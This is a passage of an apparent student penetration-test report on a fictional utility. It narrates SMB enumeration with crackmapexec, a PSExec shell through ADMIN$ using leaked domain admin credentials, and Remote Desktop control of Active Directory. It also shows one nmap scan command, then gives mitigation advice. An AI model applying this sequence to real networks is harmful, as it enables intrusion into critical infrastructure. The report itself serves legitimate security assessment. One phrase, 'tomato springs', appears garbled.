


Figure 18: Ticket submitted of old passwords in plaintext

5.7.2 System Vulnerabilities

An employee reported a functionality to dump the dam, which has the potential to "result in the serious loss of life" (and money, but more importantly life). This leaked a critical function that attackers could target. Another employee then reported issues with a dam PLC and a VPN, which increases the attack surface.




Figure 19: Ticket submitted about work VPN




Figure 20: Ticket submitted about functionality to open the dam

5.8 Credential Enumeration

5.8.1 Network Enumeration

With new domain admin credentials, US-newengland-4 used *crackmapexec* to locate an attack vector (SMB share in this case) we could access using these credentials.




Figure 21: Finding attack vector with *crackmapexec*

Above, the domain admin credentials make a positive hit on 10.0.1.100, which will be used to access and configure all users on the subnet and claim control over the entire 10.0.1.0/24 network.

5.8.2 SMB Enumeration & PSExec

These credentials allowed us to browse all files on the Active Directory Server, first.




Figure 22: Active directory disks

5.9 Active Directory Control

5.9.1 SMB Enumeration & PSExec

Because the ADMIN$ share was accessible, we used PSEXEC to gain access to the machine through these credentials leaked in the Rocket Chat.




Figure 23: Getting reverse shell on the $ADMIN share

Once a shell is gained, we can have full control of the system.

5.9.2 Remote Desktop

Using the same credentials, we were able to connect to the Active Directory Server with Remote Desktop in order to have better control over the system and Active Directory. Below is a screenshot illustrating the ability of our user to reset the CEO's password:




Figure 24: Possible reset of CEO password

5.10 Werkzeug Service

Further enumeration with a more robust nmap command results in finding a Redis key-value store, tomato springs, and Modbus TCP.

```
$ nmap -sC -sV -O -p-  10.0.10.0/24
```

6.0 Vulnerability Mitigation

While US-newengland-4 was able to locate several vulnerabilities, they are only minutes away from being fixed. Mitigation is the key to getting the most out of this assessment. This section suggests measures to mitigate the vulnerabilities discovered in this assessment. Some of the vulnerabilities have multiple patching solutions. US-newengland-4 has selected the measures that we recommend, based on your business situation as well as considering what would have prevented US-newengland-4 from owning the 10.0.1.0/24 subnet.

6.1 Update Mantis Bug Tracker & Establish Monthly Updates

Updating Mantis Bug Tracker eliminates the largest attack vector in your network. The latest version as of 07 November 2020 is 2.23.0. This version does not have any known vulnerabilities. NOTE: Periodic updates are an important task in maintaining the security of your business. If you keep your software updated, you will significantly decrease the chance of a breach.

6.2 Strengthen Password Requirements

In order to combat weak passwords, we recommend enforcing the following password policies across all systems on your domain:

Policy	Value
Minimum Password Length	8 characters
Password Complexity	≥ 1 Upper, 1 Lower, 1 Number, 1 Special Character
Password Age	Minimum of 14 days, Maximum of 90 days
Passwords Remembered	Remember 5 passwords to avoid password reuse.
Password Must not Contain	Must not contain your first or last name.

Table 1: Policy recommendations

6.3 Security Training and Policy Enforcement

According to pensar.co.uk, “Security-related risks are reduced by 70% when businesses invest in cybersecurity training and awareness.” Training shows employees the true danger of their poor security habits. During our assessment, we found multiple failures in security posture, which requires training in order to improve. Additionally, Policy Enforcement memos can be sent to employees issuing incentives and/or punishments relating to their cyber safety. This can also be a good reminder for employees to stay cognizant of their responsibility to maintain the security of the company. Ultimately, no posting credentials in chat or exposing private company architectures on public websites such as GitHub.

6.4 Clean Up PII

In order to clean up exposed sensitive information, we recommend removing the users’ passwords from the users’ description field in Active Directory. To emphasize the importance of this finding, the pentest was able to read the password of every user account registered on the entire 10.0.1.0/24 subnet and allowed logging in as each user, as well as their home address as stored under the “Organization” Tab.




Figure 25: Reading the CEO’s personally identifiable information




Figure 26: Reading user account passwords

6.5 Reassign User Privileges

We recommend that you reassign user roles in the Active Directory domain. Specifically, we suggest following a principle of least privilege, where users only have access to what they need in order to complete their daily work. There should be a very limited number of domain administrators. Even employees in the IT Department should only use an Administrator account when they need to make changes to the network.

6.6 Security Misconfiguration

The services on the network need to be cleaned up. Any ports that do not need to be open, should be closed. System Administrators should review configurations for services open in the network in order to change any default settings, to make them more secure. For instance, if a webserver is not serving a website on its base directory "/", that site should be disabled in the web server configuration file.

6.7 Logging & Monitoring

We recommend investing in a more robust Firewall, Intrusion Detection System, and/or Intrusion Prevention System. Some popular solutions can be found here:

https://giganetworks.com/products/ids-ips-solutions/. This will allow you to detect a security incident before it happens, and stop it if it does. Being that you have had a data breach in the past, this may be a justified solution.

7.0 Conclusion

The Next Generation Power, Electric, and Water Penetration test was thorough and realistic and was treated as such. While mistakes were made and rabbit holes were gone down in exploitation and enumeration these offshoots have been omitted for the purposes of this report. Security was decent for most of the network, however, small gaps still exist which makes the rest of the security obsolete.

In the Mantis Bug Tracker, while parsing through support tickets, critical system information was found, including the presence of personally identifiable/financial information of customers and a dam control switch. With more time, we would be able to access this data and functionality through our control of user, executive, and administrator accounts, which would be disastrous for the continued operation of New Generation Power, Energy, and Water systems and disastrous for public safety.

Early investment in good security practices makes maintenance and administrative oversight much easier to control. Components to security auditing such as logging and monitoring make attribution of a cyber incident much more efficient and effective. Although better security may not demonstrate immediate returns on investment, it is worthwhile and often necessary for any critical and growing organization connected to cyberspace, especially when the safety of employees and customers is at stake.

Attackers obtaining employee and customer PII could sell data, control the dams, and lock you out of them, rendering them dangerous tools of attackers rather than a trusted public tool. Financial damage as a result of lawsuits for attacker manipulation of dam dumps or exposure of public information would pose significant damage to business and reputation for future endeavors.

We could tell that your business places a high value on security. Through many different preventative measures, you have been successful in implementing security policies. Our ultimate goal is to help you to improve your company's defenses against attackers, and you can see how a few small vulnerabilities, even if creating a small attack surface, can escalate quickly.

We highly recommend that you follow the suggestions we provided. They will put your company in a stronger defensive posture against any attackers, so you can focus on what truly matters: the next generation of power, electricity, and water.